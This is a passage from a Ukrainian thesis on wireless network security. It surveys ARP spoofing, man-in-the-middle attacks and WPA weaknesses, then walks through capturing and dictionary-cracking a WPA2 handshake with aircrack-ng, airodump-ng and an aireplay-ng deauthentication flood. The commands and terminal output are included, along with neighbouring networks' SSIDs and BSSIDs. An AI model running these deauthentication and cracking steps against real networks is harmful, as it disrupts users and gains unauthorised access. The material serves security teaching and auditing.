VPN (Virtual Private Network) – це технологія, яка створює зашифроване з'єднання через неприватну мережу, таку як Інтернет. VPN забезпечує безпечний канал для передачі даних між користувачем та мережею, забезпечуючи конфіденційність та безпеку. Використання VPN широко розповсюджене як для забезпечення безпеки при віддаленій роботі, так і для обходу обмежень доступу до ресурсів в Інтернеті.

Ці протоколи виявляються ключовими для захисту різних аспектів мережевої комунікації та забезпечення безпеки у відкритому середовищі Інтернету. Дослідження їх функціональності та розуміння сценаріїв їх застосування є важливим для ефективного впровадження та управління безпекою в сучасних інформаційних технологіях.

3.4 Огляд сучасних загроз та вразливостей

Однією з найбільших загроз є кібератаки, які можуть включати в себе різноманітні форми шкідливого програмного забезпечення, фішингові атаки, атаки на інфраструктуру та інші маніпуляції.

Методи атак на захищені мережі і системи стають все більш вдосконаленими, а зловмисники використовують різноманітні техніки для обходу заходів безпеки. Розповсюдження розумних та підключених пристроїв, відомих як Інтернет речей (IoT), також створює нові можливості для атак через нещасні вразливості в програмному забезпеченні цих пристроїв.

Соціальна інженерія, яка включає в себе маніпулювання людьми для отримання конфіденційної інформації або доступу до систем, залишається однією з найпоширеніших атак. Фішингові атаки, які використовують підступні методи для отримання особистих даних, паролів та іншої чутливої інформації, стають більш витонченими та складними для виявлення.

Розробка та використання шкідливих програм, таких як розшифровувачі, шпигунське програмне забезпечення та інші види малвару, поширюється і стає доступнішою для кіберзлочинців. Крім того, атаки на постачальників послуг та інфраструктуру хмарних сервісів збільшуються, оскільки зловмисники намагаються виявити слабкі місця в комплексних екосистемах.

Важливо також враховувати вразливості в стандартах безпеки, таких як уразливості в протоколах шифрування та стандартах безпеки мережі. Застосування нових технологій, таких як штучний інтелект та машинне навчання, може також створювати нові вектори атак та ризики для безпеки.

3.4.1 Аналіз типових атак на бездротові мережі

Однією з найпоширеніших атак є перехоплення пакетів, де зловмисники можуть прослуховувати та аналізувати передачу даних в мережі. Ця атака може призвести до викриття конфіденційної інформації, такої як паролі чи особисті дані.

Атаки на безпеку протоколів шифрування також є серйозною загрозою. Наприклад, атака на WEP (Wired Equivalent Privacy) може бути виконана за допомогою різноманітних методів, таких як атака Fluhrer-Mantin-Shamir (FMS) або атака на основі векторів ініціалізації (IV). Ці атаки ставлять під сумнів ефективність шифрування та можуть дозволити зловмисникам дешифрувати передані дані.

ARP (Address Resolution Protocol) атаки є ще однією загрозою для бездротових мереж. У таких атаках, наприклад, ARP spoofing, зловмисники виводять інші пристрої в мережі з ладу, перехоплюючи і виганяючи їхній трафік через власний пристрій. Це може призвести до перехоплення чутливої інформації, включаючи паролі та інші дані.

Атаки на протоколи аутентифікації, такі як атаки на методи WPA-PSK (Wi-Fi Protected Access - Pre-Shared Key), також є розповсюдженими. Атаки на WPA-PSK можуть використовувати методи, такі як брутфорс паролів або словникові атаки для намагання отримати доступ до мережі.

Зловмисники також можуть використовувати атаки, спрямовані на самі пристрої, такі як атаки на вразливості в програмному забезпеченні або фізичні атаки, якщо пристрій залишений без нагляду.

Важливо підкреслити, що багато з цих атак можуть бути уникнуті або пом'якшені за допомогою належних заходів безпеки, таких як користування надійними методами шифрування, регулярне оновлення програмного та апаратного забезпечення, використання сильних паролів та імплементація заходів для виявлення та запобігання атакам.

3.4.2 Отримання несанкціонованого доступу

Отримання несанкціонованого доступу є серйозною загрозою для безпеки бездротових мереж і може призвести до різноманітних негативних

наслідків. Зловмисники, які успішно здійснюють такий доступ, отримують можливість виконувати різні атаки та отримувати конфіденційну інформацію.

Одним з основних методів отримання несанкціонованого доступу є злам паролю мережі. Це може бути досягнуто через брутфорс атаки, коли зловмисники спробують безліч можливих комбінацій паролів, або використовуючи словникові атаки, коли вони використовують передбачувані або популярні паролі. Використання слабких або заштатних паролів збільшує ризик успішного зламу.

Атаки на протоколи шифрування, такі як WEP або WPA, можуть також дозволити здобуття несанкціонованого доступу. У випадку застосування слабших або вже вразливих методів шифрування, зловмисники можуть використовувати атаки, такі як атака Fluhrer-Mantin-Shamir (FMS) або атака на основі векторів ініціалізації (IV), щоб зламати шифрування і отримати доступ до мережі.

Фішингові атаки та атаки на соціальну інженерію можуть бути використані для отримання доступу до мережі через обман користувачів. Зловмисники можуть відправляти фішингові листи, які виглядають як легітимні, та отримувати конфіденційну інформацію, таку як паролі чи ідентифікаційні дані.

Важливо визначити та усунути вразливості в бездротовій мережі, такі як використання слабких протоколів шифрування, неправильна конфігурація або недостатня аутентифікація. Ефективний моніторинг та виявлення аномальної активності також можуть допомогти запобігти отриманню несанкціонованого доступу та вчасно виявити порушення безпеки.

3.4.3 ARP spoofing

ARP spoofing представляє собою вид атаки на мережевий протокол ARP (Address Resolution Protocol), який використовується для встановлення відповідності між фізичною адресою обладнання (MAC-адресою) та його логічною адресою в мережі (IP-адресою). Цей вид атаки може виникнути через зловмисників, які відправляють фальшиві ARP-відповіді з метою перенаправлення трафіку на свій пристрій, отримуючи таким чином несанкціонований доступ до передачі даних між двома легітимними пристроями [24].

Зловмисники, використовуючи ARP spoofing, можуть виграти доступ до трафіку, що проходить через мережевий шлюз або між двома пристроями, включаючи паролі, особисті дані та іншу конфіденційну інформацію. Атака дозволяє перехоплювати і аналізувати дані, а також використовувати методи, такі як "Man-in-the-Middle" для зміни або вставки додаткового трафіку.

Зловмисники використовують спеціальне програмне забезпечення для створення фальшивих ARP-відповідей, де вони вказують, що їхні MAC-адреси відповідають IP-адресам легітимних пристроїв. Це призводить до того, що всі трафік відправляється на зловмисницький пристрій, де йому може бути надано неправомірний доступ до інформації.

Захист від ARP spoofing включає в себе використання технік, таких як статичні ARP-записи, моніторинг ARP-таблиць для виявлення аномальних змін, використання захищених мережових тунелів (наприклад, VPN) та використання протоколів безпеки, таких як ARP Spoofing Detection Protocol. Регулярне моніторинг та виявлення аномалій в мережевому трафіку можуть також сприяти своєчасному виявленню та вирішенню таких атак.

Опис атаки ARP spoofing.

1. Два комп'ютери М та N в локальній мережі Ethernet обмінюються повідомленнями. Зловмисник Х, що знаходиться в цій мережі, хоче


перехоплювати повідомлення між цими вузлами. До застосування атаки ARP spoofing на мережевому інтерфейсі вузла М ARP-таблиця містить IP та MAC-адресу вузла N, а в мережевому інтерфейсі вузла N ARP-таблиця містить IP та MAC-адресу вузла М.

2. Під час атаки ARP spoofing вузол Х (зловмисник) відсилає дві ARP-відповіді (без запиту) до вузлів М та N. ARP-відповідь вузла М містить IP-адресу N й MAC-адресу Х. В свою чергу ARP-відповідь вузла N містить IP-адресу М й MAC-адресу Х.

3. Так як комп'ютери М та N підтримують мимовільний ARP, то після отримання ARP-відповіді, вони змінюють свої ARP-таблиці, тепер ARP-таблиця М містить MAC-адресу Х яка прив'язана до IP-адреси N, ARP-таблиця N також містить MAC-адресу Х котра в свою чергу прив'язана до IP-адреси М.

4. Починає виконуватися атака ARP spoofing та всі пакети між М та N проходить через Х. Наприклад, якщо М хоче передати пакет комп'ютеру N, то М дивиться в свою ARP-таблицю, знаходить запис IP-адреси вузла N, бере звідти MAC-адресу та передає пакет. Пакет знаходиться в інтерфейсі Х, аналізується, після чого перенаправляється до вузла N [24].

Маршрутизація при нормальній роботі



Маршрутизація за умови отруєння кешу ARP




Рисунок 3.2 – Успішна ARP spoofing атака [24]

3.4.4 Впровадження "Man-in-the-Middle" атак

Впровадження "Man-in-the-Middle" (MITM) атак є серйозною загрозою для безпеки бездротових мереж, оскільки зловмисники встають між комунікуючими сторонами, отримуючи таким чином несанкціонований доступ до передачі даних. Цей вид атаки дозволяє атакуючим перехоплювати, модифікувати або навіть вставляти новий трафік між двома легітимними пристроями, що спричиняє ризик витоку конфіденційної інформації та інших серйозних наслідків [25].

Одним з типових методів впровадження MITM атак в бездротових мережах є атака ARP-отруєння, де зловмисник стає посередником між двома пристроями, перехоплюючи і впливаючи на їхні ARP-таблиці. Таким чином, зловмисник отримує можливість перенаправляти трафік через свій пристрій та виконувати різноманітні атаки, включаючи перехоплення паролів, сесій і конфіденційних даних.

Зловмисники також можуть використовувати техніки, такі як атака "DNS spoofing", де вони використовують фальшиві DNS-відповіді для перенаправлення користувачів на фішингові або зловмисні веб-сайти. Це дозволяє зловмисникам отримувати доступ до логінів, паролів та інших особистих даних.

MITM атаки також можуть бути реалізовані через використання технік SSL stripping, де зловмисник перехоплює та змінює захищений SSL/TLS трафік на менш захищений вид. Це дозволяє атакуючому отримати доступ до конфіденційної інформації, яку користувачі передають через захищені канали.

Для захисту від MITM атак важливо використовувати захищені протоколи шифрування, такі як TLS або VPN, для захисту передачі даних в мережі. Також важливо регулярно моніторити мережевий трафік на виявлення

аномалій та використовувати методи аутентифікації, які ускладнюють можливість виконання MITM атак.




Рисунок 3.3 – Схематичний принцип атаки типу Man-in-the-Middle [26]

У випадку публічної атаки через мережу Wi-Fi зловмисник повинен перебувати поблизу та під'єднатися до тієї самої мережі, або ж просто мати комп'ютер в мережі, здатний перехоплювати трафік. Не всі атаки MITM вимагають, щоб зловмисник фізично знаходився поруч зі своєю жертвою, оскільки існує велика кількість штамів зловмисного програмного забезпечення, яке здатне викрасти трафік та підмінити інформацію в будь-якому місці, де є можливість інфікувати комп'ютер жертви.

Боротьба з атаками MITM вимагає використання певної форми автентифікації кінцевої точки, наприклад TLS або SSL, яка застосовує ключ ідентифікації, що в ідеалі не може бути підробленим. Слід зазначити, що

методи автентифікації стають все більш сильними, що веде до наскрізного шифрування деяких систем.

Двофакторний метод автентифікації є одним з прикладів підвищеного захисту проти атак MITM. Паролі стають все менш надійними способами захисту облікових записів та систем, тож додавання другого фактора, такого як апаратний ключ, додатковий пароль чи певний PIN-код, що вводиться окремо від основного пароля, значно ускладнює перехоплення трафіку або злам шифру для зловмисника. Це не означає, що шифровані дані неможливо зламати – хакерам часто вдається підробити сертифікат і видавати фальшиві веб-ресурси за офіційні банківські веб-сайти або портали входу, які вони використовують для крадіжки інформації.

3.4.5 Вразливості імплементацій протоколів

Вразливості імплементацій протоколів є серйозною темою в сфері безпеки інформації, оскільки навіть найбільш безпечні протоколи можуть бути вразливими через помилки в їхньому програмному забезпеченні або некоректну конфігурацію. Зокрема, бездротові мережі, такі як ті, що використовують стандарт IEEE 802.11, піддаються ризикам через вразливості в імплементаціях протоколів.

Наприклад, атаки на безпеку протоколів шифрування, такі як WEP або WPA, можуть бути успішно виконані через вразливості в їхній імплементації. Недоліки в алгоритмах шифрування, неправильна генерація ключів, або недостатня довжина ключів можуть послабити захист, навіть якщо сам протокол має сильні безпекові особливості.

Також існує ризик атак, спрямованих на специфічні властивості протоколів. Наприклад, атаки на аутентифікацію можуть використовувати

слабкі сторони у взаємодії між пристроями і побудову сфальсифікованих обмінів, щоб обійти або отримати несанкціонований доступ.

Важливо підкреслити, що вразливості імплементацій можуть виникати не лише в самому протоколі, але й в програмному забезпеченні конкретних пристроїв, таких як маршрутизатори чи точки доступу. Стандарти безпеки можуть бути правильно реалізовані на одному пристрої і вразливі на іншому через різницю в програмному забезпеченні чи налаштуваннях.

Для мінімізації ризиків вразливостей імплементацій протоколів важливо використовувати оновлені версії програмного забезпечення, дотримуватися найкращих практик забезпечення програмування та ретельно перевіряти налаштування безпеки на всіх пристроях в мережі. Регулярні аудити безпеки та вивчення нових вразливостей можуть допомогти вчасно виявляти та усувати можливі загрози.

3.5 Рекомендації щодо вдосконалення безпеки бездротових мереж

Для вдосконалення безпеки бездротових мереж та зменшення ризиків вразливостей, необхідно вжити комплексу заходів, які охоплюють різні аспекти безпеки, включаючи аутентифікацію, шифрування, моніторинг та надійну конфігурацію мережевих пристроїв.

Перш за все, важливо використовувати сильні протоколи шифрування, такі як WPA3, які мають високий рівень безпеки і використовують сучасні методи шифрування для захисту передачі даних. Застосування індивідуальних ключів для кожного користувача (WPA3-Enterprise) також є ефективним засобом усунення багатьох загроз.

Крім того, рекомендується використовувати сильні та унікальні паролі для мережі, а також змінювати їх регулярно. Важливо використовувати техніки аутентифікації, які складаються з більш ніж одного етапу (двоетапна

аутентифікація), щоб ускладнити завдання зломисникам у випадку неправомірної спроби доступу.

Моніторинг безпеки мережі грає ключову роль у виявленні аномальних активностей та вразливостей. Використання систем виявлення вторгнень (IDS) та систем виявлення аномалій (AD) допомагає вчасно виявляти незвичайну активність та надавати можливість реагування на потенційні загрози.

Оновлення програмного та апаратного забезпечення є також критично важливим аспектом забезпечення безпеки. Виробники пристроїв регулярно випускають оновлення для усунення вразливостей і підвищення загального рівня безпеки. Редагування стандартних налаштувань безпеки, відключення непотрібних служб та використання функцій, таких як MAC-адресний фільтр і відключення WPS (Wi-Fi Protected Setup), додає додатковий рівень захисту.

Крім цього, для запобігання атакам на аутентифікацію та авторизацію, рекомендується вивчати та впроваджувати сучасні технології, такі як EAP (Extensible Authentication Protocol), які забезпечують безпеку інфраструктури автентифікації.

3.5.1 Врахування вдосконалень, представлених у стандартах IEEE та рекомендаціях брандмауерів та спеціалізованих організацій

Стандарти IEEE, такі як IEEE 802.11i (WPA3), встановлюють сучасні протоколи безпеки, які розроблені з урахуванням відомих вразливостей попередніх версій. Вони включають сильне шифрування, індивідуальні ключі для кожного користувача, аутентифікацію на основі сертифікатів та інші заходи, що підвищують рівень безпеки. Важливо активно впроваджувати ці стандарти в мережах та системах, щоб забезпечити сучасний рівень захисту.

Рекомендації від брандмауерів та спеціалізованих організацій часто включають в себе низку технічних та організаційних заходів. Серед технічних

аспектів можуть бути вимоги до налаштувань брандмауера, фільтрації пакетів, виявлення вторгнень та інші методи аналізу трафіку. Організаційні заходи можуть включати правила безпеки, політики паролів, обмеження фізичного доступу до обладнання та інші практики, спрямовані на мінімізацію ризиків.

Додатково, слід активно відслідковувати та реагувати на оновлення стандартів та рекомендацій, оскільки це дозволяє швидко впроваджувати нові методи та технології, які враховують останні тренди у сфері кібербезпеки.

Врахування цих вдосконалень сприяє створенню комплексного підходу до безпеки бездротових мереж, який враховує найновіші розробки та найкращі практики у цій галузі. Оновлення та вдосконалення стандартів та рекомендацій є ключовим елементом стратегії безпеки і допомагають підтримувати високий рівень захисту в змінному кіберпросторі.

4 ПРАКТИЧНИЙ АНАЛІЗ ЗАХИЩЕНОСТІ БЕЗДРОТОВИХ МЕРЕЖ

4.1 Підготовка до практичного аналізу

Для проведення аналізу був використаний бездротовий адаптер TP-Link Archer T2U Plus AC600. Його характеристики [27]:

- підтримка роботи в 2,4 ГГц та 5 ГГц діапазонах;
- максимальна швидкість до 433 Мбіт/с на частоті 5 ГГц та до 200 Мбіт/с на частоті 2,4 ГГц (відповідно до стандарту AC600);
- підтримка стандартів безпеки WEP, WPA/WPA2, WPA-PSK/WPA2-PSK для захисту з'єднання;
- підтримка стандартів 802.11a/b/g/n/ac.

Цей адаптер також може використовуватися у режимі моніторингу для аналізу доступних Wi-Fi мереж, виявлення їхнього сигналу та інших параметрів. Його можна використовувати для захоплення рукописання від захищених мереж WPA/WPA2, дозволяючи аналізувати та, за необхідності, тестувати їхню безпеку.



Рисунок 4.1 – WI-FI адаптер TP-Link Archer T2U Plus [27]

Також для практичного аналізу я використовував дистрибутив Kali Linux.

Kali Linux – це спеціалізований дистрибутив операційної системи Linux, розроблений для потреб тестування на проникнення та аудиту безпеки. Однією з основних переваг Kali Linux є його широкий спектр вбудованих інструментів, спрямованих на проведення аналізу та тестування бездротових мереж [28].

Цей дистрибутив включає в себе популярні інструменти, такі як Aircrack-ng, Wireshark, Reaver, Bully, та інші, що роблять його ідеальним вибором для проведення ефективного аудиту Wi-Fi мереж. Aircrack-ng, наприклад, дозволяє аналізувати безпеку Wi-Fi мереж та використовувати різні атаки, такі як злам паролів WEP та WPA.



Рисунок 4.2 – Інтерфейс Kali Linux

4.2 Підбір пароля за допомогою утиліту aircrack-ng

Aircrack-ng - це потужний набір інструментів для аналізу та тестування безпеки бездротових мереж. Основна його мета - проведення аудиту та злому захисту Wi-Fi мереж, щоб виявити потенційні вразливості та покращити рівень безпеки [29].

Цей інструмент включає в себе кілька ключових компонентів. Одним із них є airodump-ng, який служить для захоплення пакетів з мережі і надає детальну інформацію про доступні мережі, включаючи BSSID, канали, силу сигналу та інші параметри. Ще одним компонентом є aircrack-ng, який використовується для генерації та відправлення пакетів для ініціювання атак на мережі, такі як ARP-відравлення та деавтентифікація.

Однак найважливішою частиною aircrack-ng є сам aircrack-ng, який використовується для злому паролів Wi-Fi мереж, зашифрованих протоколами WEP або WPA/WPA2. Aircrack-ng використовує атаки на основі словників та брутфорс для визначення пароля шляхом перевірки великої кількості можливих комбінацій.

Недоліком WPA2 є те, що зашифрований пароль передається при підключенні користувачів під час так званого 4-way handshake (4-х стороннього рукошлякування). Якщо ми отримаємо handshake, то дізнаємося про зашифрований пароль і нам залишиться лише розшифрувати його. Для цього ми скористаємося aircrack-ng.

Для початку потрібно перевести Wi-Fi адаптер у режим монітора, для цього потрібно ввести команду у термінал Kali Linux:

```
$ airmon-ng start wlan0
```

```
(kali㉿kali)-[~]
$ sudo airmon-ng start wlan0
[sudo] password for kali: 
Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode
PID Name PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
648 NetworkManager -69 1 1 0 0 1 270 WPA2 CCMP PSK TP-Link_182C
869 wpa_supplicant -70 17 0 0 4 270 WPA2 CCMP PSK TP-Link_5862
PHY Interface Driver Chipset
phy0 wlan0 88XXau TP-Link Archer T2U PLUS [RTL8821AU]
(mac80211 monitor mode already enabled for [phy0]wlan0 on [phy0]10)
```

Рисунок 4.3 – Переведення Wi-Fi адаптера в режим моніторингу

Тепер Wi-Fi адаптер працює в режимі моніторингу та має можливість аналізувати бездротові мережі.

Тепер, коли наш мережевий адаптер знаходиться в режимі моніторингу, ми можемо захопити трафік, що проходить повз нас, використовуючи команду airodump-ng. Вводимо:

```
$ airodump-ng mon0
```


```
(kali㉿kali)-[~]
$ sudo airodump-ng wlan0
[sudo] password for kali: 
Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode
CH 9 ][ Elapsed: 2 mins ][ 2023-12-07 07:12
PID Name
BSSID NetworkManager PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
E8:94:F6:E4:46:DC -1 0 0 0 6 -1 <length: 0>
C8:E7:D8:A4:CD:C0 -69 1 1 0 0 1 270 WPA2 CCMP PSK MERCUSYS
5C:A6:E6:B9:18:2C -70 17 0 0 4 270 WPA2 CCMP PSK TP-Link_182C
C0:25:2F:36:B2:CA -67 18 1 1 0 3 270 WPA2 CCMP PSK Petrovi4
50:D2:F5:B8:68:A1 -67 9 2 0 0 8 130 WPA2 CCMP PSK Xiaomi_Home
30:DE:4B:20:58:62 -70 22 0 0 2 270 WPA2 CCMP PSK TP-Link_5862
28:6C:07:CF:B5:50 -73 4 1 0 13 270 WPA2 CCMP PSK Gorodok75
04:8D:38:7D:A3:76 -68 15 0 0 1 65 WPA2 CCMP PSK NEKTA
04:8D:38:7D:A3:73 -71 18 0 0 1 65 WPA2 CCMP PSK <length: 8>
70:4F:57:FC:21:06 -40 137 66 0 1 270 WPA2 CCMP PSK Comp-Deneol
```

Рисунок 4.4 – Перехоплення трафіку за допомогою aircrack-ng

Тепер ми бачимо усі бездротові мережі, які знаходяться у діапазоні Wi-Fi адаптера. Потрібно обрати мережу під назвою “Comp-Deneol”.

Концентруємо перехоплення на конкретній точці доступу. Важливим є BSSID та номер каналу точки доступу, яку ми зламуватимемо. В даному випадку BSSID нашої мережі: 70:4F:57:FC:21:06, номер каналу – 1. Потрібно відкрити ще один термінал Kali Linux та ввести наступну команду:

```
$ airodump-ng --bssid 70:4F:57:FC:21:06 -c 1 -w WPAcrack wlan0
```



BSSID	PWR	RXQ	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
70:4F:57:FC:21:06	-52	27	666	7867	0	1	270	WPA2	CCMP	PSK	Comp-Deneol

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
70:4F:57:FC:21:06	A6:E8:69:B7:51:F7	-49	24e- 1	0	98		
70:4F:57:FC:21:06	A2:89:4F:D4:68:72	-53	24e- 1	3	8439		
70:4F:57:FC:21:06	F8:34:41:75:8E:E7	-78	1e- 6e	0	120		
70:4F:57:FC:21:06	50:8B:B9:66:08:A3	-43	1e- 1	0	192		

Рисунок 4.5 – Концентрування перехоплення на точці доступу

Щоб захопити зашифрований пароль, нам потрібно, щоб клієнт пройшов автентифікацію. Якщо його вже автентифіковано, ми можемо його деавтентифікувати, тоді система автоматично повторно автентифікується, внаслідок чого ми можемо отримати зашифрований пароль. Для цього вводимо наступну команду в новому терміналі:

```
$ aireplay-ng --deauth 100 -a 70:4F:57:FC:21:06 wlan0,
```

де 100 – це кількість користувачів, які будуть деавтентифіковані;

- 70:4F:57:FC:21:06 – BSSID точки доступу;
- wlan0 – мережевий адаптер.

```

(kali@kali)-[~]
$ sudo aireplay-ng --deauth 100 -a 70:4F:57:FC:21:06 wlan0
[sudo] password for kali:
07:46:44 Waiting for beacon frame (BSSID: 70:4F:57:FC:21:06) on channel 1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
07:46:44 Sending DeAuth (code 7) to broadcast -- BSSID: [70:4F:57:FC:21:06]
07:46:45 Sending DeAuth (code 7) to broadcast -- BSSID: [70:4F:57:FC:21:06]
07:46:45 Sending DeAuth (code 7) to broadcast -- BSSID: [70:4F:57:FC:21:06]
07:46:46 Sending DeAuth (code 7) to broadcast -- BSSID: [70:4F:57:FC:21:06]
07:46:47 Sending DeAuth (code 7) to broadcast -- BSSID: [70:4F:57:FC:21:06]
07:46:47 Sending DeAuth (code 7) to broadcast -- BSSID: [70:4F:57:FC:21:06]
07:46:48 Sending DeAuth (code 7) to broadcast -- BSSID: [70:4F:57:FC:21:06]
07:46:48 Sending DeAuth (code 7) to broadcast -- BSSID: [70:4F:57:FC:21:06]
07:46:49 Sending DeAuth (code 7) to broadcast -- BSSID: [70:4F:57:FC:21:06]
07:46:49 Sending DeAuth (code 7) to broadcast -- BSSID: [70:4F:57:FC:21:06]
07:46:50 Sending DeAuth (code 7) to broadcast -- BSSID: [70:4F:57:FC:21:06]
07:46:50 Sending DeAuth (code 7) to broadcast -- BSSID: [70:4F:57:FC:21:06]
07:46:51 Sending DeAuth (code 7) to broadcast -- BSSID: [70:4F:57:FC:21:06]
07:46:51 Sending DeAuth (code 7) to broadcast -- BSSID: [70:4F:57:FC:21:06]

```

Рисунок 4.6 – Деавтентифікація користувачів та отримання handshake

Тепер при повторному підключенні термінал, який я залишив на попередньому кроці отримає handshake.

```

30:DE:4B:20:58:62 -69 19 0 0 2 270 WPA2 CCMP PSK TP-Link_5862
CH 4 ][ Elapsed: 36 mins ][ 2023-12-07 08:03 ][ WPA handshake: 70:4F:57:FC:21:06

```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
64:EE:B7:03:C2:DA	-71	12	0 0	1	270	WPA2	CCMP	PSK	netis_03C2DA
04:8D:38:7D:A3:76	-65	8	0 0	1	65	WPA2	CCMP	PSK	NEKTA
C8:E7:D8:A4:CD:C0	-71	46	2 0	1	270	WPA2	CCMP	PSK	MERCUSYS
D0:17:C2:63:73:C8	-67	19	15 0	11	195	WPA2	CCMP	PSK	ASTRA
5C:A6:E6:B9:18:2C	-67	69	0 0	4	270	WPA2	CCMP	PSK	TP-Link_182C
50:D2:F5:B8:68:A1	-68	54	6 0	8	130	WPA2	CCMP	PSK	Xiaomi_Home
B0:95:75:49:28:95	-57	818	17 0	13	195	WPA2	CCMP	PSK	TP-Link_2895
C0:25:2F:36:B2:CA	-69	84	0 0	3	270	WPA2	CCMP	PSK	Petrovi4
30:DE:4B:20:58:62	-67	119	1 0	2	270	WPA2	CCMP	PSK	TP-Link_5862
E4:BE:ED:FB:53:61	-57	6615	21 0	3	135	WPA2	CCMP	PSK	netis_FB5361
70:4F:57:FC:21:06	-56	2816	40231 6	1	270	WPA2	CCMP	PSK	Comp-Deneol

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
-------	---------	-----	------	------	--------	-------	--------

Рисунок 4.7 – Зловлений handshake

Для підбору пароля я використовував стандартний набір паролів – rockyou, який був встановлений на Kali Linux. За допомогою aircrack-ng починаю підбір пароля:

```
(kali@kali)-[~]
$ aircrack-ng /home/kali/WPAhack-02.cap -w /home/kali/Downloads/rockyou1.txt
Reading packets, please wait ...
Opening /home/kali/WPAhack-02.cap
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Read 67449 packets.

# BSSID ESSID Encryption
1 70:4F:57:FC:21:06 Comp-Deneol WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait ...
Opening /home/kali/WPAhack-02.cap
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Read 67449 packets.
```

Рисунок 4.8 – Написання команди для початку підбору пароля

```
Aircrack-ng 1.7

[00:04:27] 1158191/14344393 keys tested (4398.83 k/s)

Time left: 49 minutes, 57 seconds 8.07%

Current passphrase: whales88

Master Key : A3 B4 EE D0 0E 6B 79 FC C1 46 4D F8 24 38 9F 45
             C3 2E 25 ED 93 A0 64 E8 E1 19 9E 8C 0E CA 7A 58

Transient Key : EB 42 9A 41 6C 6A 40 CA 4C 4A 49 8D 35 67 D9 69
                17 F2 08 E3 90 36 A3 74 E4 71 92 0A 26 13 72 16
                99 CC 6F 95 E5 E8 D3 CC E4 8F 19 2E 27 53 40 14
